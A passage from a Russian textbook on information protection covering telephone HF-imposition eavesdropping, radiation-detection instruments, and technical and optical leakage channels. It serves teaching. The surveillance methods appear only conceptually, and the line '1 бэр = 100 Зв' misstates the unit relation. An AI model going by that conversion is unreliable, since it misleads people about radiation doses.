Более часто в качестве модулирующего применяется нелинейный элемент, в том числе в схеме телефонного аппарата. В этом случае высокочастотное навязывание обеспечивается подведением к телефонному аппарату высокочастотного гармонического сигнала путем подключения к телефонному кабелю высокочастотного генератора. В результате взаимодействия высокочастотного колебания с речевыми сигналами на нелинейных элементах телефонного аппарата происходит модуляция высокочастотного колебания речевым низкочастотным сигналом. Принципы этого явления аналогичны работе смесителя радиоприемника. После преобразования появляются сигналы, частоты которых представляют различные комбинации частот исходных сигналов. Эти сигналы модулированы сигналами речевой информации и могут перехвачены приемником злоумышленника.

### **3.4. Способы и средства добывания информации о радиоактивных веществах**

Добыванием информации о радиоактивных веществах занимается радиационная разведка. Для обнаружения радиоактивных излучений она использует специальные дозиметрические приборы. Структура типового прибора радиационной разведки приведена на рис. 10.16.



Рис. 10.16. Структура прибора радиационной разведки.

Детектор преобразует энергию радиоактивного излучения в электрические сигналы, которые после усиления поступают на стрелочный или цифровой индикатор. В качестве детектора используются ионизационные камеры, газоразрядные и сцинтилляционные счетчики, кристаллы полупроводника, фотопленка,

Ионизационные камеры (Вильсона, пузырьковые, искровые) представляют собой сосуд цилиндрической или прямоугольной формы, заполненные газом с пересыщенным паром (в камере Вильсона), жидким водородом (в пузырьковой камере) и инертным газом (в искровой камере). В искровой камере имеются, кроме того, плоскопараллельные близко расположенные друг к другу пластины, на которые подается высокое напряжение, чуть ниже пробойного. Когда через камеру Вильсона и пузырьковую камеру пролетает электрически заряженная частица, на возникающих на ее пути ионах конденсируются маленькие капельки жидкости, видимые при боковом освещении. При пролете быстрой частицы через искровую камеру вдоль ее траектории между пластинами проскакивают искры, создавая огненный трек.

В малогабаритных приборах радиационной разведки применяются в основном газоразрядные счетчики (счетчики Гейгера-Мюллера). Газоразрядные счетчики представляют собой стеклянную герметичную трубку, заполненную газовой смесью (аргона и воздуха, аргона и паров и др.) под давлением 0.1 атмосферы. Внутренняя поверхность трубки металлизирована. Внутри трубки протянута металлическая нить, на которую подается высокое положительное напряжение 1000-1500 В постоянного тока, а к поверхности счетчика - отрицательное напряжение. Когда в газоразрядную трубку попадает ионизирующая частица, происходит лавинообразный процесс образования ионов, между электродами возникает короткий импульс тока, который подается на вход усилителя. В результате вторичной ионизации обеспечивается высокая чувствительность детектора. Импульсы тока усиливаются и регистрируются в простейшем варианте в виде звуковых щелчков, в более совершенных дозиметрических приборах частота импульсов


преобразуется в значение уровня излучения, отображаемое с помощью стрелочных или цифровых индикаторов.

Счетчики Гейгера-Мюллера для регистрации  $\alpha$ -излучения имеют очень тонкое (0.002-0.003 мм) слюдяное окно, через которое частицы без существенного поглощения попадают в трубку. Для регистрации  $\beta$ - излучения окно трубки делают из алюминиевой фольги толщиной 0.1-0.2 мм, которая поглощает  $\alpha$ -частицы. Трубки для регистрации  $\gamma$ - излучения закрыты слоем алюминия толщиной 1 мм, поглощающей  $\beta$ - излучение.

Сцинтиляционные детекторы представляют собой экран (пластину) из стекла, покрытый флюоресцирующим веществом (сульфидом цинка, антраценом или другими веществами, преобразующими кинетическую энергию радиоактивных частиц в энергию световой вспышки). Путем размещения за экраном фотоумножителя вспышки света могут преобразовываться в электрические сигналы с последующим измерением их интенсивности электронным счетчиком. Преимущество сцинтиляционного детектора состоит в том, что он может разделять частицы, поступающие через очень короткие промежутки времени ( $10^{-8}$ - $10^{-9}$  с вместо  $10^{-5}$ - $10^{-6}$  с у счетчиков Гейгера- Мюллера). Дальнейшим развитием сцинтиляционного счетчика является люминисцентная камера, которая не только считает частицы в течение очень короткого времени ( $10^{-13}$ - $10^{-14}$  с), но и с помощью соответствующего электронно-оптического устройства регистрирует их траектории.

Широкое распространение получили кристаллические полупроводниковые детекторы, основу которых составляют полупроводниковый кристалл кремния или германия с различными добавками. Электропроводность кристалла изменяется под действием ионизирующего излучения.

В качестве фотодетекторов применяют также рентгеновскую фотопленку, по степени почернения которой за определенное время судят об уровне излучения.

Приборы для обнаружения и измерения радиоактивных излучений в зависимости от назначения делятся на индикаторы радиоактивности, радиометры и дозиметры. По способу индикации интенсивности излучения - на стрелочные и цифровые.

Индикаторы излучений информируют оператора световой или звуковой индикацией о наличии в зоне поиска радиоактивных веществ, радиометры предназначены для обнаружения и измерения радиоактивного заражения среды, а дозиметры - для измерения дозы облучения.

Величина, которую измеряют радиометры, называют мощностью экспозиционной дозы (МЭД) гамма-излучения. Экспозиционная доза  $\gamma$ -излучения равна отношению заряда, созданного гамма-квантами в воздухе при нормальных условиях, к массе этого воздуха. В качестве единицы измерения в системе СИ принята мера в кулон/кг (Кл/кг). Широко



применяется несистемная единица измерения - рентген и ее доли (миллирентген и микрорентген). Соотношение между этими единицами равно:  $1\text{Р}=2.58 \cdot 10^{-4} \text{ Кл/кг}$ .

Мощностью экспозиционной дозы называется величина экспозиционной дозы в единицу времени. Фоновая мощность излучения космоса и радионуклидов земли составляет в среднем 5-30 мкР/ч. Энергия  $\alpha$  и  $\beta$ -частиц оценивается также в электрон-вольтах (эВ) и см пробега. Один эВ равен кинетической энергии, получаемой электроном под действием разности потенциалов 1 В. Энергия альфа-частиц, излучаемых различными естественными радиоактивными элементами, составляет 4-9 МэВ ( $1 \text{ МэВ} = 10^6 \text{ эВ}$ ). что обеспечивает их пробег в атмосфере воздуха при нормальных условиях 2.5-8.6 см.

На рынке имеются разнообразные радиометры, в том числе бытовые «Белка», «Эксперт», «Сосна» и другие. Разнообразные профессиональные приборы выпускает Обнинский приборный завод «Сигнал». Например, измеритель мощности дозы гамма-излучения ИМД-2 применяется в стационарных условиях, на летательных аппаратах, подвижных объектах и для пешей разведки, Индикация уровня производится с помощью светящегося сектора на шкале прибора. Он имеет следующие характеристики:

- диапазон измерения МЭД.....10 мкР/ч-1000 Р/ч;
- погрешности измерения.....30 %;
- диапазон температур окружающей среды,  $^{\circ}\text{C}$  ..... -50...+50;
- вес прибора, кг .....1.6 кг;
- габариты, мм ..... 198x180x82.

Величина поглощения энергии излучения в единице биологической массы (ткани) называется основной дозиметрической величиной (дозой). Единица измерения дозы в системе СИ - зиверт (Зв) и несистемная единица измерения - бэр, причем  $1 \text{ бэр}=100 \text{ Зв}$ .

По биологическому воздействию поглощенная биологической тканью доза, измеренная в бэрах, примерно равна экспозиционной дозе, измеренной в рентгенах. Поэтому уровни радиоактивного заражения оценивают как в рентгенах, так и бэрах.

Малогабаритные дозиметры (ДРС-01, ДКС-04, ДЭГ-8, ДРГ-01Т1, ДРГ-05М и др.) постоянно применяются людьми, имеющие дело с радиоактивными веществами, для измерения принятой ими дозы в течение определенного времени работы, например, месяца. Пороговое значение дозы за год не должно превышать 5 бэр.

## 11. ТЕХНИЧЕСКИЕ КАНАЛЫ УТЕЧКИ ИНФОРМАЦИИ

Информация, записанная на распространяющихся в пространстве носителях, может быть перенесена этими носителями от источника к несанкционированному получателю. В таком случае говорят об утечке информации по аналогии с утечкой жидких или газообразных веществ. Однако по сравнению с ними утечка информации имеет ряд особенностей.

## 11.1. Особенности утечки информации

Под утечкой информации понимается несанкционированный процесс переноса информации от источника к злоумышленнику.

Понятие “утечка” широко распространено, Говорят об утечке воды, газа, материальных ценностей со склада, информации из различных структур и т. д. Утечка информации возможна путем ее разглашения людьми, утерей ими носителей с информацией, переносом информации с помощью полей, потоков элементарных частиц, веществ в газообразном, жидком или твердом виде. Например, желание сотрудников поделиться последними новостями о работе с родными или близкими создают возможности утечки конфиденциальной информации. Переносчиками информации могут быть любые ее носители.

Часто под утечкой понимают случайный процесс, вроде вытекания воды из неисправного крана. Такой подход представляется упрощенным. В криминальной практике известны факты организации утечки, например, бензина с последующим списыванием его на случайную неисправность в нефтепроводе или хранилище. Практикуются в политической жизни общества организация утечки информации из правительственных структур с целью зондирования или подготовки общественного мнения перед принятием непопулярных решений.

Утечка информации по сравнению с утечкой (хищением) материальных объектов имеет ряд особенностей, которые надо учитывать при организации защиты информации:

- утечка информации может происходить только при попадании ее к заинтересованному в ней несанкционированному получателю (злоумышленнику), в отличие, например, от утечки воды или газа.

- при утечке информации происходит ее тиражирование, которое не изменяет характеристики носителя информации (не уменьшается количество листов документа, не сокращается число пикселей изображения, не меняются размеры, цвет и другие демаркирующие признаки продукции и т. д.);

- цена информации при ее утечке уменьшается за счет тиражирования;

- факт утечки информации, как правило, обнаруживается спустя некоторое время, по последствиям, когда меры по обеспечению ее безопасности принимать могут оказаться неэффективными;

Первая особенность имеет существенное значение для безопасности информации, так как сами по себе факты утери документа, разглашения сведений, распространения носителей за пределы контролируемой зоны и другие действия далеко не всегда приводят к утечке информации. Например, если конфиденциальный разговор во время совещания в кабинете руководителя организации слышен в приемной из-за неплотно закрытой двери, а в приемной

нет людей, то утечки информации нет, хотя носитель информации (акустическая волна) выходит за пределы контролируемой зоны - помещения. Если в приемной находится добросовестно выполняющий свои обязанности секретарь руководителя, который после совещания будет оформлять его результаты, то утечка информации также отсутствует, так как информации не попадет к злоумышленнику. Только в том случае, когда в приемной будет находиться сотрудник организации или посетитель, который воспользуется информацией из услышанного разговора в личных целях или поделится ею с другими заинтересованными в ней людьми, то происходит утечка информации из кабинета руководителя. В общем случае можно говорить об утечке информации как факте нарушения ее безопасности только в том случае, если она попадает к злоумышленнику независимо от того, знает или не знает об этом владелец информации. Если по какой-то причине на этом пути передачи информации происходит разрыв в цепочке, то информация исчезает вместе с ее носителем, а утечки информации не происходит.

Следовательно, под утечкой следует понимать не процесс распространения носителя информации за пределы определенной области пространства вообще, а частный случай распространения, когда информация попадает к злоумышленнику. Выход же носителя за пределы заданной области создает предпосылки для утечки информации и повышает угрозу ее безопасности.

Замечание о несанкционированности получателя имеет также принципиальное значение. Если получатель информации санкционирован, то речь идет не об утечке, а о передаче информации по так называемому функциональному каналу связи, специально создаваемому для обеспечения коммуникаций в человеческом обществе.

Часто хищение и утечку информации рассматривают как автономные процессы. Если под хищением понимать умышленное присвоение чужой собственности без разрешения ее законного владельца, то утечка информации представляет собой один из способов ее хищения. Действительно, если человек на государственной земле находит клад, слиток из драгоценных металлов или драгоценный камень, которые по закону являются собственностью государства, то он обязан их сдать соответствующему государственному органу. В противном случае его действия классифицируются как хищение и он может быть привлечен к ответственности. Аналогичная ситуация с утечкой информации. Когда злоумышленник находит утерянный документ с грифом “секретно” и сознательно продает его зарубежной спецслужбе, то он привлекается к уголовной ответственности за хищение государственной тайны.

Физический путь переноса информации от ее источника к несанкционированному получателю называется каналом утечки. Если запись информации на носитель канала утечки и съем ее с носителя производится с помощью технических средств, то такой канал

называется техническим каналом утечки.

Несанкционированный перенос информации полями различной природы, макро- и микрочастицами производится в рамках технических каналов утечки информации.

### 11.2. Характеристики технических каналов утечки информации

Для передачи информации носителями в виде полей и микрочастиц по любому техническому каналу (функциональному или каналу утечки) последний должен содержать 3 основные элемента: источник сигнала, среду распространения носителя и приемник.

Обобщенная типовая структура канала передачи информации приведена на рис. 11.1.



Рис. 11.1. Структура канала передачи информации.

На вход канала поступает информация в виде первичного сигнала. Первичный сигнал представляет собой носитель с информацией от ее источника или с выхода предыдущего канала. В качестве источника сигнала могут быть:

- объект наблюдения, отражающий электромагнитные и акустические волны;
- объект наблюдения, излучающий собственные (тепловые) электромагнитные волны;
- передатчик функционального канала связи;
- закладное устройство;
- источник опасного сигнала;
- источник акустических волн, модулированных информацией;

Указанные на рисунке стрелками пути входа и выхода информации обозначают вход и выход первичных сигналов с информацией. Так как информация от источника поступает на вход канала на языке источника (в виде буквенно-цифрового текста, символов, знаков, звуков, сигналов и т. д.), то передатчик производит преобразование этой формы представления информации в форму, обеспечивающую запись ее на носитель информации, соответствующий среде распространения. Кроме того, он выполняет следующие функции:

- создает (генерирует) поля (акустическое, электромагнитное) или электрический ток, которые переносят информацию;
- производит запись информации на носитель (модуляцию информационных параметров носителя);

- усиливает мощность сигнала (носителя с информацией);
- обеспечивает передачу (излучение) сигнала в среду распространения в заданном секторе пространства.

Запись информации производится путем изменения параметров носителя в соответствии с уровнем первичного сигнала, поступающего на вход. Если носителями информации являются субъекты и материальные тела (макрочастицы), то передатчик соответствует первоначальному смыслу этого слова - передавать или переносить, т. е. выполняет функцию носителя. В случае когда информацию переносят сигналы (поля, электрический ток и элементарные частицы), то передатчики являются источниками сигналов.

Источниками сигналов могут быть как источники функциональных каналов связи, так и опасных сигналов. К опасным сигналам относятся сигналы с конфиденциальной информацией, появление которых является для источника информации случайным событием и им не контролируется.

Среда распространения носителя - часть пространства, в которой перемещается носитель. Она характеризуется набором физических параметров, определяющих условия перемещения носителя с информацией. Основными, которые надо учитывать при описании среды распространения, являются:

- физические препятствия для субъектов и материальных тел;
- мера ослабления (или пропускания энергии) сигнала на единицу длины;
- частотная характеристика (неравномерность ослабления частотных составляющих спектра сигнала);
- вид и мощность помех для сигнала.

Приемник выполняет функцию, обратные функции передатчика. Он производит:

- выбор (селекцию) носителя с нужной получателю информацией;
- усиление принятого сигнала до значений, обеспечивающих съём информации;
- съём информации с носителя (демодуляцию, декодирование);
- преобразование информации в форму сигнала, доступную получателю (человеку, техническому устройству), и усиление сигналов до значений, необходимых для безошибочного восприятия ими.

Если получатель информации человек, то информация с выхода приемника должна быть представлена на языке общения людей; если техническое устройство, то форма представления информации должна быть понятна этому устройству. Например, если получатель - ЭВМ, то с выхода приемника на ЭВМ подается двоичная последовательность в кодах, например, таблицы ASCII.

Канал утечки информации отличается от функционального канала передачи получателем информации. Если получатель санкционированный, то канал функциональный, в противном

случае - канал утечки. Классификация каналов утечки информации дана на рис. 11.2.



Рис. 11.2. Классификация каналов утечки информации.

Основным классификационным признаком технических каналов утечки информации является физическая природа носителя. По этому признаку они делятся на:

- оптические;
- радиоэлектронные;
- акустические;
- материально-вещественные.

Носителем информации в оптическом канале является электромагнитное поле в диапазоне 0,46-0,76 мкм (видимый свет) и 0,76-13 мкм (инфракрасные излучения).


В радиоэлектронном канале утечки информации в качестве носителей используются электрические, магнитные и электромагнитные поля в радиодиапазоне, а также электрический ток, распространяющийся по проводникам из меди, железа, алюминия. Диапазон колебаний этого вида носителя чрезвычайно велик: от звукового диапазона до десятков ГГц. Часто этот канал называют электромагнитным, что представляется недостаточно корректным, так как носителями информации в оптическом канале являются также электромагнитные поля, но в более высокочастотном диапазоне. Кроме того, широко используется в качестве носителя информации модулированный поток электронов (электрический ток). Объединяя эти два носителя информации в канале одного вида, целесообразно назвать его «радиоэлектронный» (электромагнитное поле в радиодиапазоне и электроны электрического тока).

Носителями информации в акустическом канале являются механические акустические волны в инфразвуковом (менее 16 Гц), звуковом (16 Гц - 20 кГц) и ультразвуковом (свыше 20 кГц) диапазонах частот, распространяющиеся в атмосфере, воде и твердой среде.

В материально-вещественном канале утечка информации производится путем несанкционированного распространения за пределы организации вещественных носителей с секретной или конфиденциальной информацией, прежде всего, выбрасываемых черновиков документов и использованной копировальной бумаги, забракованных деталей и узлов, демаскирующих веществ. Последние в виде твердых, жидких и газообразных отходов или промежуточных продуктов содержат химические элементы, по которым в принципе можно определить состав, структуру и свойства новых материалов или восстановить технологию их получения.

Когда речь идет о распространении за пределы организации отходов производства в широком смысле, то следует отличать технический канал утечки от агентурного, в рамках которого вынос носителя с информацией производится проникшим к источнику злоумышленника, завербованным сотрудником организации или сотрудником, стремящимся продать информации любому ее покупателю. Граница между каналами достаточно условна, однако при утечке информации в агентурном канале переносчиком информации является лицо, сознающее противоправные действия, а в техническом материально-вещественном канале - носители вывозятся из организации с целью освобождения ее от отходов или отходы распространяются в результате действия природных сил. В качестве таких сил могут быть воздушные потоки, разносящие газообразные отходы, или водные потоки рек или водоемов, куда сбрасываются недостаточно очищенные жидкие или взвешенные в воде твердые частицы демаскирующих веществ.

Каждый из технических каналов имеет свои особенности, которые необходимо знать и учитывать для обеспечения эффективной защиты информации от распространения в них.

По информативности каналы утечки делятся на информативные, малоинформативные и неинформативные. Информативность канала оценивается ценностью информации, которая передается по каналу.

По времени проявления каналы делятся на постоянные, периодические и эпизодические. В постоянном канале утечка информации носит достаточно регулярный характер. Например, наличие в кабинете источника опасного сигнала может привести к передаче из кабинета речевой информации до момента обнаружения этого источника. Периодический канал утечки может возникнуть при условии, например, размещения во дворе не укрытой продукции, демаскирующие признаки о которой составляют тайну, во время пролетов разведывательных космических аппаратов. К эпизодическим каналам относятся каналы, утечка информации в которых имеет разовый случайный характер.

Канал утечки информации, состоящий из передатчика, среды распространения и приемника, является одноканальным. Однако возможны варианты, когда утечка информации происходит более сложным путем - по нескольким последовательным или параллельным

каналам. При этом используется свойство информации переписываться с одного носителя на другой. Например, если в кабинете ведется конфиденциальный разговор, то утечка возможна не только по акустическому каналу через стены, двери, окна, но и по оптическому - путем съема информации лазерным лучом со стекла окна или по радиоэлектронному с использованием установленной в кабинете радиозакладки. В двух последних вариантах образуется составной канал, образованный из последовательно соединенных акустического и оптического (на лазерном луче) или акустического и радиоэлектронного (радиозакладка - среда распространения - радиоприемник) каналов. Для повышения дальности канала утечки может также использоваться ретранслятор, совмещающий функции приемника одного канала утечки информации и передатчика следующего канала. Например, для повышения дальности подслушивания с использованием радиозакладки можно разместить ретранслятор в портфеле, сдаваемый якобы на хранение в камеру хранения закрытого предприятия.

Как любой канал связи канал утечки информации характеризуется следующими основными показателями:

- пропускной способностью;
- дальностью передачи информации.

Пропускная способность канала связи оценивается количеством информации, передаваемой по каналу в единицу времени с определенным качеством. В теории связи пропускная способность канала в бодах (битах в секунду) определяется по формуле:

$$C = \Delta F \log_2 (1 + P_c / P_n),$$

где  $\Delta F$  - ширина полосы пропускания канала связи;

$P_c$  и  $P_n$  - мощность сигнала и помехи (в виде белого шума) в полосе пропускания канала соответственно.

Следовательно, пропускная способность канала связи является интегральной характеристикой, учитывающей как ширину полос частот сигнала, которую пропускает канал, так и его энергетику. Чем меньше отношение мощностей сигнала и помехи, тем больше ошибок в принятом сообщении и тем меньше количество переданной информации.

По ширине полосы частот пропускания каналы делятся на узкополосные и широкополосные. Стандартный телефонный канал для передачи речевой информации имеет полосу 300-3400 Гц и относится к узкополосным, шириной 8 МГц для передачи телевизионных сигналов - к широкополосным. Чем шире канал, тем больше информации можно передать за единицу времени. Так как для добывания информации с требуемым качеством необходимо обеспечить на входе приемника канала минимально-допустимое для каждого вида информации и носителя отношение сигнал/помеха, то это отношение



достигается на различном удалении от источника сигнала, в зависимости от мощности сигнала и помехи, а также величины (коэффициента) ослабления (затухания) сигнала в канале. Носители информации существенно отличаются по величине затухания в среде распространения: в наибольшей степени уменьшается энергия акустической волны, в наименьшей - электромагнитная волна в длинноволновом диапазоне частот.

### 11.3. Оптические каналы утечки информации

Структура оптического канала утечки информации имеет вид, показанный рис. 11.3.



Рис. 11.3. Структура оптического канала утечки информации.

Объект наблюдения в оптическом канале утечки информации является одновременно источником информации и источником сигнала в том смысле, что световые лучи, несущие информацию о видовых признаках объекта, представляют собой отраженные объектом лучи внешнего источника или его собственные излучения.

Отраженный от объекта свет содержит информацию о его внешнем виде (видовых признаках), а излучаемый объектом свет - о параметрах излучений (сигнальных признаках). Запись информации производится в момент отражения падающего света путем изменения яркости и спектрального состава отраженного луча света. Излучаемый свет содержит информацию об уровне и спектральном составе источников видимого света, а в инфракрасном диапазоне по характеристикам излучений можно также судить о температуре элементов излучения.

В общем случае объект наблюдения излучает электромагнитные волны и отражает свет другого источника как в видимом, так и ИК-диапазонах. Однако в конкретных условиях соотношения между мощностью собственных и отраженных излучений в видимом и ИК-диапазонах существенно отличаются.


В видимом диапазоне мощность излучения определяется в подавляющем большинстве случаев мощностью отраженного света и содержащихся в объекте искусственных источников света. Например, габариты автомобиля в ночное время обозначаются включенными фонарями красного цвета, укрепленными по краям автомобиля. Объект

наблюдения или его элементы излучают собственные электромагнитные излучения в видимом диапазоне, вызванные тепловым движением электронов, при высокой температуре. В ближней (0.75-3 мкм) и средней (3-6 мкм) диапазонах ИК-излучения объектов значительно меньше мощности отраженного от объекта потока солнечной энергии. Однако с переходом в длинноволновую область ИК-излучения мощность теплового излучения объектов может превышать мощность отраженной солнечной энергии. Основным и наиболее мощным внешним источником света является Солнце. При температуре поверхности около  $6000^{\circ}$  Солнце излучает огромное количество энергии в достаточно широкой полосе частот - от ультрафиолетового до инфракрасного (0.17-4 мкм). Максимум солнечного излучения приходится на 0.47 мкм, в ультрафиолетовой части оно резко убывает, в инфракрасной - регистрируется в виде широкой и пологой кривой.

При прохождении через атмосферу солнечные лучи взаимодействуют с содержащими в ней молекулами газов, частицами пыли, дыма, кристалликами льда, каплями воды. В результате такого взаимодействия часть солнечной энергии поглощается, другая - рассеивается.

Процессы рассеяния и поглощения солнечной энергии уменьшают интенсивность солнечной радиации на поверхности Земли и меняют спектр солнечного света, освещающего наземные объекты. В кривой излучения этого света, характеризующей интенсивность излучения в зависимости от длины волны, появляются участки поглощения и пропускания. Последние называются окнами прозрачности. Излучения длиной менее 0.27 полностью поглощаются озоном. Атмосферное рассеяние света уменьшает прямую солнечную радиацию и повышает рассеянное (диффузное) излучение атмосферы. Рассеяние в коротковолновой части спектра сильнее, чем в длинноволновой. Особенно сильно оно в голубой и ультрафиолетовой областях, Поэтому небо имеет голубой цвет. Интенсивность рассеяния солнечного света в ближнем инфракрасном диапазоне незначительная.

Задымленность приповерхностного слоя атмосферы мало влияет на излучения ближнего ИК-диапазона, если размеры твердых частиц дыма в атмосфере не превышают 1 мкм. Туман и облака очень сильно рассеивают ИК-излучение в этом интервале длин, так как водяные капли и имеют размер около 4 мкм. Молекулярное и аэрозольное рассеяние солнечного света вызывает ее свечение, которое называют дымкой. Рассеянное излучение создает освещенность теневых участков земной поверхности, увеличивая их относительную яркость.

Облачность существенно влияет на суммарную освещенность. Наличие облачности высоких ярусов, не закрывающих солнечный диск, повышает рассеянное излучение и при сохранении значения прямой освещенности увеличивает суммарную величину на (20-30)% по сравнению с освещенностью при безоблачном небе. Низкая облачность так же, как и тени облаков, снижают суммарную освещенность в 2-5 раз, в зависимости от высоты Солнца. При

снежном покрове и облачности многократное отражение ими излучения повышает суммарную освещенность, особенно в теневых участках.

Освещенность в дневное время земной поверхности Солнцем составляет в зависимости от его высоты, облачности атмосферы  $10^4$  -  $10^5$  лк. С движением Солнца к горизонту Земли, когда зенитное расстояние между ними достигает максимума, освещенность, создаваемая Солнцем, составляет приблизительно 10 лк. При этом изменяется и спектр солнечного света, так как при прохождении толщи атмосферы синие и фиолетовые лучи ослабевают сильнее, чем оранжевые и красные, вследствие чего максимум излучения Солнца смещается в красную область цвета. С заходом Солнца за горизонт и наступлением сумерек освещенность убывает вплоть до наступления астрономических сумерек, за которыми следует наиболее темное время суток - ночь.

В лунную ночь при безоблачном небе, когда так называемую естественную ночную освещенность (ЕНО) создает отраженный от Луны солнечный свет составляет около 0.3 лк в полнолуние. Величина ЕНО, создаваемая светом Луны, в течение месяца меняется приблизительно в 100 раз в зависимости от взаимного положения Луны, Солнца и Земли. Лунный месяц разделяется по уровню освещенности на четыре части, каждая длительностью около недели.

Источниками излучения в безлунную ночь при безоблачном небе, называемым звездным светом, являются солнечный свет, отраженный от планет и туманностей, свет звезд, а также свечение кислорода и азота в верхних слоях атмосферы на высоте 100-300 км. Освещенность поверхности Земли звездным светом составляет в среднем 0.001 лк.

В инфракрасном диапазоне мощность излучения объекта зависит от температуры тела или его элементов, мощности падающего на объект света и коэффициента отражения объекта в этом диапазоне. Коэффициент теплового излучения для реальных объектов не постоянен по спектру и определяется в соответствии с законом Кирхгофа отношением спектральной плотности энергетической яркости объекта к спектральной плотности энергетической яркости абсолютно черного тела. Абсолютно черное тело обладает максимумом энергии теплового излучения по сравнению со всеми другими источниками при той же температуре.

Средняя температура поверхности Земли близка к 17 градусов по Цельсию. Максимум ее вторичного теплового излучения приходится на 9.7 мкм. Объекты под действием солнечной радиации в течение дня по-разному отдают накопленное тепло в окружающее пространство. Различия в температуре излучения могут рассматриваться как демаскирующие признаки.

Объекты могут иметь собственные источники тепловой энергии, например, высокотемпературные элементы машин, дизель-электростанции и др., температура которых значительно выше температуры фона. Максимум теплового излучения таких объектов

смещается в коротковолновую область, что служит демаскирующим признаком для таких объектов.

Длина (протяженность) канала утечки зависит от мощности света от объекта, свойств среды распространения и чувствительности фотоприемника. Среда распространения в оптическом канале утечки информации возможна трех видов:

- безвоздушное (космическое) пространство;
- атмосфера;
- оптические световоды.

Оптический канал утечки информации, среда распространения которого содержит участки безвоздушного пространства, возникает при наблюдении за наземными объектами с космических аппаратов. Граница между космическим пространством и атмосферой достаточно условна. На высотах 200-300 км существуют еще остатки газов, проявляющиеся в тормозящем действии на космические аппараты.

Сложный состав атмосферы определяет ее пропускные способности. В общем случае прозрачность атмосферы зависит от соотношения длины проходящего сквозь нее излучений и размеров взвешенных в атмосфере частиц. Если размеры частиц соизмеримы с длиной волны света (больше половины длины волны), то пропускание значительно ухудшается. Уровень пропускания меняется в зависимости от длины световой волны.

В видимой области прохождению света препятствуют поглощающие молекулы кислорода и воды. Коэффициент пропускания в ней немногим более 60%. В ближней ИК-области пропускание несколько большее - до 70%. Адсорбентом в этой области являются пары воды. В средней ИК-области, в диапазоне 3-4 мкм, пропускание достигает почти 90%. Высокое пропускание имеет довольно обширный участок в дальней ИК-области (8 до 13 мкм). Адсорбентом в нем являются молекулы кислорода и воды, а также углекислого газа и озона в атмосфере.

Метеорологическая видимость даже в окнах прозрачности зависит от наличия в атмосфере взвешенных частиц пыли и влаги, образующих мглу и туман, капелек и кристаллов воды в виде дождя и снега, а также аэрозолей и дымов, содержащих твердые частицы. Все это вызывает замутнение атмосферы и ухудшает видимость. Прозрачность атмосферы как канала распространения света оценивается метеорологической дальностью видимости. Под последней понимается предельно большое расстояние, начиная с которого при данной прозрачности атмосферы в светлое время суток абсолютно черный предмет с угловыми размерами 20'x20' сливается с фоном у горизонта и становится невидимым. В зависимости от состояния атмосферы дальность видимости, определяющая протяженность оптического канала утечки, имеет значения, приведенные в табл. 11.1.

Метеорологическая дальность видимости, км	Оценка видимости, балл	Визуальная оценка замутненности атмосферы и видимости
Менее 0.05	0	Очень сильный туман
0.05 - 0.2	1	Сильный туман
0,2 - 0.5	2	Умеренный туман
0.5 - 1.0	3	Слабый туман
